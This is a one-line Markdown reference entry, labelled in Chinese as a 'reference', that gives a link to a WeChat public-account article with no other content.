- 参考: https://mp.weixin.qq.com/s/nD7RLhPpBC9Gqg_c1glNzq

